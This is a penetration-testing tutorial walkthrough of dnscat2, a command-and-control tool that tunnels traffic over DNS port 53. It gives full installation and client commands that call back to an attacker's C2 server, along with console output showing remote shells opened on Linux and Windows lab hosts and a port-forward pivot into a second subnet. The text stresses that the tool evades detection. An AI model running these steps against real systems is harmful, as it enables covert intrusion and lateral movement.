DNScat2: Application Layer C&C

November 18, 2020   By Raj Chandel

In today's world, IT infrastructure and network security devices are becoming more and more secure and hence, ports like 53 (DNS) is used as a communication channel between a client and a C2 server. In highly restricted environments, DNS always resolves domains. So, to serve our penetration testing purpose we might require a tool that can create reverse connections on port 53 and perform DNS tunnelling when necessary. In comes, dnscat2.

Table of Content

Introduction to DNS

The Domain Name System (DNS) associate's URLs with their IP address. With DNS, it's conceivable to type words rather than a series of numbers into a browser, enabling individuals to look for sites and send messages utilizing commonplace names. When you look for the domain name in a browser, it sends a question over to the DNS server to coordinate the domain with its IP. When found, it utilizes the IP to recover the site's content. Most astonishingly, this entire procedure takes just milliseconds. For all this working, it uses port 53.

Introduction to DNScat

DNScat is such praised tool because it can create a command and control tunnel over the DNS protocol which lets an attacker work in stealth mode. You can access any data along with uploading and downloading files and to get a shell. For this tool to work over 53 port, you don't need to have authoritative access to DNS server, you can just simply establish your connection over port 53 and it will be faster and it will still be sensed as usual traffic. But it makes its presence well known in the packet log.

DNScat is made of two components i.e. a server and a client. To know the working of dnscat, it is important to understand both of these components.

The client is intended to be kept running on a target machine. It's written in C and has the least amount of the prerequisites. When you run the client, you regularly indicate a domain name. All packets will be sent to the local DNS server, which is then directed to the legitimate DNS server for that domain (which you, apparently, have control of).

The server is intended to be kept running on a definitive DNS server. It's developed in ruby and relies upon a few distinct gems. When you run it, much like the client, you indicate from which domain(s) it listens to over 53. When it gets traffic for one of those domains, it endeavours to set up a legitimate association. It gets other traffic it will automatically disregard it but, however, it can also advance it upstream.

Installation

Run the following git command to download dnscat2:

```
git clone https://github.com/iagox86/dnscat2.git
```


Now install bundler as it is a major dependency for dnscat2. To install bundler go into the server of dnscat2 and type:

```
gem install bundler
bundle install
```


Once everything is done, the server will run with the following command:

```
root@kali:~/dnscat2/server# ruby dnscat2.rb  ⟵

New window created: 0
New window created: crypto-debug
Welcome to dnscat2! Some documentation may be out of date.

auto_attach ⇒ false
history_size (for new windows) ⇒ 1000
Security policy changed: All connections must be encrypted
New window created: dns1
Starting Dnscat2 DNS server on 0.0.0.0:53
[domains = n/a]...

It looks like you didn't give me any domains to recognize!
That's cool, though, you can still use direct queries,
although those are less stealthy.

To talk directly to the server without a domain name, run:

  ./dnscat --dns server=x.x.x.x,port=53 --secret=97a0daee02c249a08d7646c040fc2218

Of course, you have to figure out <server> yourself! Clients
will connect directly on UDP port 53.

dnscat2> ▮
```

Similarly, download dnscat2 in the client machine too. And use make command to compile it with the server, as shown in the image below:

```
git clone https://github.com/iagox86/dnscat2.git
cd dnscat2/
cd client/
make
```

```
root@ubuntu:~# git clone https://github.com/iagox86/dnscat2.git  ⟵
Cloning into 'dnscat2'...
remote: Enumerating objects: 6607, done.
remote: Total 6607 (delta 0), reused 0 (delta 0), pack-reused 6607
Receiving objects: 100% (6607/6607), 3.82 MiB | 976.00 KiB/s, done.
Resolving deltas: 100% (4564/4564), done.
root@ubuntu:~# cd dnscat2/  ⟵
root@ubuntu:~/dnscat2# cd client/  ⟵
root@ubuntu:~/dnscat2/client# make  ⟵
cc --std=c89 -I. -Wall -D_DEFAULT_SOURCE  -Wformat -Wformat-security -g
cc --std=c89 -I. -Wall -D_DEFAULT_SOURCE  -Wformat -Wformat-security -g
```

To establish a connection between client and server, use the following command:

```
./dnscat --dns=server=192.168.0.102,port=53
```

```
root@ubuntu:~/dnscat2/client# ./dnscat --dns=server=192.168.0.102,port=53 ◄──
Creating DNS driver:
 domain = (null)
 host   = 0.0.0.0
 port   = 53
 type   = TXT,CNAME,MX
 server = 192.168.0.102

Encrypted session established! For added security, please verify the server als

Essay Scruff Pegged Tubule Grows Otto

Session established!
```

You can check the successful creation of the session in Wireshark too. In real life scenario, port 53 plays a huge role in getting reverse shell because port 53 is seldom blocked in security devices and plus in scenarios where a system hosts more than one NIC cards, traffic of both the cards travels through a single DNS.

No.	Time	Source	Destination	Protocol	Lengtl
842	3.948486238	192.168.0.196	192.168.0.102	DNS	21!
874	4.068390917	192.168.0.102	192.168.0.196	DNS	38.
1123	4.982986147	192.168.0.196	192.168.0.102	DNS	13(
1125	4.984024071	192.168.0.102	192.168.0.196	DNS	18:
1126	4.984416101	192.168.0.196	192.168.0.102	DNS	10:
1127	4.984783490	192.168.0.102	192.168.0.196	DNS	14
1246	6.001049588	192.168.0.196	192.168.0.102	DNS	10:
1247	6.001779008	192.168.0.102	192.168.0.196	DNS	14
1635	7.018476398	192.168.0.196	192.168.0.102	DNS	10:
1636	7.019200850	192.168.0.102	192.168.0.196	DNS	15
1872	8.034192899	192.168.0.196	192.168.0.102	DNS	10:

`ip.addr == 192.168.0.196 || dns`

Once the connection is established, you can see on the server-side that you will have a session as shown in the image below. You can use the command 'sessions' to check for a session that is created. Now, here we can play around with many options all of which are available under the 'help' category.

```
session
help
```

Now, to interact with the said session type the following command:

```
session -i 1
```

```
dnscat2> New window created: 1  ←
Session 1 security: ENCRYPTED BUT *NOT* VALIDATED
For added security, please ensure the client displays the same string:

>> Roving Spear Hound Parrot Absorb Hobbit

dnscat2> help  ←

Here is a list of commands (use -h on any of them for additional help):
* echo
* help
* kill
* quit
* set
* start
* stop
* tunnels
* unset
* window
* windows
dnscat2> session  ←
0 :: main [active]
  crypto-debug :: Debug window for crypto stuff [*]
  dns1 :: DNS Driver running on 0.0.0.0:53 domains =  [*]
  1 :: command (ubuntu) [encrypted, NOT verified] [*]
dnscat2> session -i 1  ←
New window created: 1
history_size (session) ⇒ 1000
Session 1 security: ENCRYPTED BUT *NOT* VALIDATED
For added security, please ensure the client displays the same string:

>> Roving Spear Hound Parrot Absorb Hobbit
This is a command session!

That means you can enter a dnscat2 command such as
'ping'! For a full list of clients, try 'help'.

command (ubuntu) 1> █
```

We can access the session now and interact with many of the options available. Let's try interacting with the
Ubuntu system using the command:

```
shell
```

Sure enough, this will create a new session 2 and upon interacting with the said session we'll have a traditional
shell.

```
sessions -i 2
uname -a
ifconfig
```

```
command (ubuntu) 1> shell ←
Sent request to execute a shell
command (ubuntu) 1> New window created: 2
Shell session created!

command (ubuntu) 1> session -i 2 ←
New window created: 2
history_size (session) ⇒ 1000
Session 2 security: ENCRYPTED BUT *NOT* VALIDATED
For added security, please ensure the client displays the same string:

>> Tried Story Deadly Static Deepen Strode
This is a console session!

That means that anything you type will be sent as-is to the
client, and anything they type will be displayed as-is on the
screen! If the client is executing a command and you don't
see a prompt, try typing 'pwd' or something!

To go back, type ctrl-z.

sh (ubuntu) 2> uname -a ←
sh (ubuntu) 2> Linux ubuntu 5.4.0-40-generic #44-Ubuntu SMP Tue Jun 23 00:01:04

sh (ubuntu) 2> ifconfig ←
sh (ubuntu) 2> ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.196  netmask 255.255.255.0  broadcast 192.168.0.255
        inet6 fe80::c418:3516:30f3:cf62  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:c8:9c:50  txqueuelen 1000  (Ethernet)
        RX packets 105097  bytes 144870638 (144.8 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 58267  bytes 4378503 (4.3 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

ens38: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.205.130  netmask 255.255.255.0  broadcast 192.168.205.255
        inet6 fe80::44a6:8a8:230e:ec96  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:c8:9c:5a  txqueuelen 1000  (Ethernet)
        RX packets 59  bytes 9242 (9.2 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 88  bytes 11530 (11.5 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 369  bytes 32192 (32.1 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 369  bytes 32192 (32.1 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

DNS Tunnelling

The important thing to note here is that the client system clearly has two NIC cards installed and the IP ranges are different in both. So, traditionally, a system present in first IP range **192.168.0.0/24** won't be able to communicate with a system present in the second IP range **192.168.205.0/24**

Here, we perform reconnaissance and found one more system on the range 192.168.205.0/24 with IP address 192.168.205.131 and forward this system's port 22 to the client's port 8888 to create a DNS tunnel between the two systems using the command shell we had obtained in previous steps.

```
command (ubuntu) 1> listen 127.0.0.1:8888 192.168.205.131:22  ←
Listening on 127.0.0.1:8888, sending connections to 192.168.205.131:22
```

Now, using our server, we try to log into the system with IP address **192.168.205.131**. Here, we know the credentials of the system at IP 192.168.205.131 so we log indirectly.

```
ssh msfadmin@127.0.0.1 -p 8888
```

And as we can see, we are able to communicate with the system comfortably.

```
root@kali:~# ssh msfadmin@127.0.0.1 -p 8888  ←
msfadmin@127.0.0.1's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Mon Jul 27 13:16:52 2020
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:78:20:90
          inet addr 192.168.205.131  Bcast:192.168.205.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe78:2090/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:197 errors:0 dropped:0 overruns:0 frame:0
          TX packets:149 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:32346 (31.5 KB)  TX bytes:23350 (22.8 KB)
          Interrupt:16 Base address:0×2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:262 errors:0 dropped:0 overruns:0 frame:0
          TX packets:262 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:102073 (99.6 KB)  TX bytes:102073 (99.6 KB)
```

The same can be done easily for a window's client too. Follow the link **here** to download a suitable dnscat2 client for your system of windows. The latest client of dnscat for windows is marked in the snapshot below for reference.

```
dnscat2-v0.04-client-win32.zip.sig     05-Mar-2018 16:28        181
dnscat2-v0.04-client-x64.tar.bz2       05-Mar-2018 16:28      50590
dnscat2-v0.04-client-x64.tar.bz2.sig   05-Mar-2018 16:28        181
dnscat2-v0.04-client-x86.tar.bz2       05-Mar-2018 16:29      49878
dnscat2-v0.04-client-x86.tar.bz2.sig   05-Mar-2018 16:28        181
dnscat2-v0.04-server.tar.bz2           05-Mar-2018 16:29      33850
dnscat2-v0.04-server.tar.bz2.sig       05-Mar-2018 16:28        181
dnscat2-v0.04-server.zip               05-Mar-2018 16:28      51821
dnscat2-v0.04-server.zip.sig           05-Mar-2018 16:28        181
dnscat2-v0.05-client-source.tar.bz2    05-Mar-2018 16:29     119813
dnscat2-v0.05-client-source.tar.bz2.sig 05-Mar-2018 16:28       181
dnscat2-v0.05-client-source.zip        05-Mar-2018 16:28     183833
dnscat2-v0.05-client-source.zip.sig    05-Mar-2018 16:28        181
dnscat2-v0.05-client-win32.zip         07-Jun-2019 18:43      78590
dnscat2-v0.05-client-win32.zip.sig     05-Mar-2018 16:28        181
dnscat2-v0.05-client-x64.tar.bz2       05-Mar-2018 16:29      53211
dnscat2-v0.05-client-x64.tar.bz2.sig   05-Mar-2018 16:28        181
dnscat2-v0.05-client-x86.tar.bz2       05-Mar-2018 16:28      52709
dnscat2-v0.05-client-x86.tar.bz2.sig   05-Mar-2018 16:28        181
dnscat2-v0.05-server.tar.bz2           05-Mar-2018 16:29      36183
dnscat2-v0.05-server.tar.bz2.sig       05-Mar-2018 16:29        181
dnscat2-v0.05-server.zip               05-Mar-2018 16:28      56463
dnscat2-v0.05-server.zip.sig           05-Mar-2018 16:29        181
dnscat2-v0.07-client-source.tar.bz2    05-Mar-2018 16:28     119998
dnscat2-v0.07-client-source.tar.bz2.sig 05-Mar-2018 16:28       181
dnscat2-v0.07-client-source.zip        05-Mar-2018 16:28     183811
dnscat2-v0.07-client-source.zip.sig    05-Mar-2018 16:29        181
dnscat2-v0.07-client-win32.zip         07-Jun-2019 18:44      78724
dnscat2-v0.07-client-win32.zip.sig     05-Mar-2018 16:28        181
dnscat2-v0.07-client-x64.tar.bz2       05-Mar-2018 16:29      53373
dnscat2-v0.07-client-x64.tar.bz2.sig   05-Mar-2018 16:29        181
dnscat2-v0.07-client-x86.tar.bz2       05-Mar-2018 16:29      52920
dnscat2-v0.07-client-x86.tar.bz2.sig   05-Mar-2018 16:28        181
dnscat2-v0.07-server.tar.bz2           05-Mar-2018 16:28      36534
dnscat2-v0.07-server.tar.bz2.sig       05-Mar-2018 16:28        181
dnscat2-v0.07-server.zip               05-Mar-2018 16:29      57011
dnscat2-v0.07-server.zip.sig           05-Mar-2018 16:29        181
```

We'll perform the same steps as we did initially on the Ubuntu client while running dnscat and run the following command:

```
dnscat2-v0.07-client-win32.exe --dns-server=192.168.0.102,port=53
```

And finally, we see session established status in the window. When we refresh our server's dnscat2 console, we see a new session is created. To interact with it we use the command:

```
C:\Users\raj\Downloads>dnscat2-v0.07-client-win32.exe --dns=server=192.168.0.102,port=53
Creating DNS driver:
 domain = (null)
 host   = 0.0.0.0
 port   = 53
 type   = TXT,CNAME,MX
 server = 192.168.0.102

Encrypted session established! For added security, please verify the server also displays this string:

Rapier Bogie Tins Impish Durian Harold

Session established!
```

```
session –i 1
```

Following it with the command:

```
shell
```

We would see a new session is now created as in the previous case of a Linux system. We interact with it using the following command:

```
sessions -i 2
```

And a brand new Windows shell gets opened!

```
dnscat2> session -i 1 ←━━━━━━━
New window created: 1
history_size (session) ⇒ 1000
Session 1 security: ENCRYPTED BUT *NOT* VALIDATED
For added security, please ensure the client displays the same string:

>> Rapier Bogie Tins Impish Durian Harold
This is a command session!

That means you can enter a dnscat2 command such as
'ping'! For a full list of clients, try 'help'.

command (DESKTOP-A0AP0OM) 1> shell ←━━━━━━
Sent request to execute a shell
command (DESKTOP-A0AP0OM) 1> New window created: 2
Shell session created!

command (DESKTOP-A0AP0OM) 1> session -i 2 ←━━━━━
New window created: 2
history_size (session) ⇒ 1000
Session 2 security: ENCRYPTED BUT *NOT* VALIDATED
For added security, please ensure the client displays the same string:

>> Stilt Ripe Upseal Cargo Polite Mayo
This is a console session!

That means that anything you type will be sent as-is to the
client, and anything they type will be displayed as-is on the
screen! If the client is executing a command and you don't
see a prompt, try typing 'pwd' or something!

To go back, type ctrl-z.

Microsoft Windows [Version 10.0.18362.959]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\raj\Downloads>
cmd.exe (DESKTOP-A0AP0OM) 2> systeminfo ←━━━━━
cmd.exe (DESKTOP-A0AP0OM) 2> systeminfo

Host Name:                  DESKTOP-A0AP0OM
OS Name:                    Microsoft Windows 10 Pro
OS Version:                 10.0.18362 N/A Build 18362
OS Manufacturer:            Microsoft Corporation
OS Configuration:           Standalone Workstation
OS Build Type:              Multiprocessor Free
Registered Owner:           raj
Registered Organization:
Product ID:                 00331-10000-00001-AA002
Original Install Date:      6/30/2020, 12:25:36 AM
System Boot Time:           7/18/2020, 8:33:42 PM
System Manufacturer:        Dell Inc.
System Model:               OptiPlex 7050
System Type:                x64-based PC
Processor(s):               1 Processor(s) Installed.
```

Conclusion

Even in the most confined situations, DNS traffic ought to be permitted to determine inner or outside network. This can be utilized as a correspondence channel between an objective host and the command and control server.

Command and information are contained inside DNS inquiries and identification that is why detection is troublesome since arbitrary command hides in plain sight due it being perceived as legitimate traffic. And this is exactly what DNSCat takes advantage of, making it a successful tool to attack.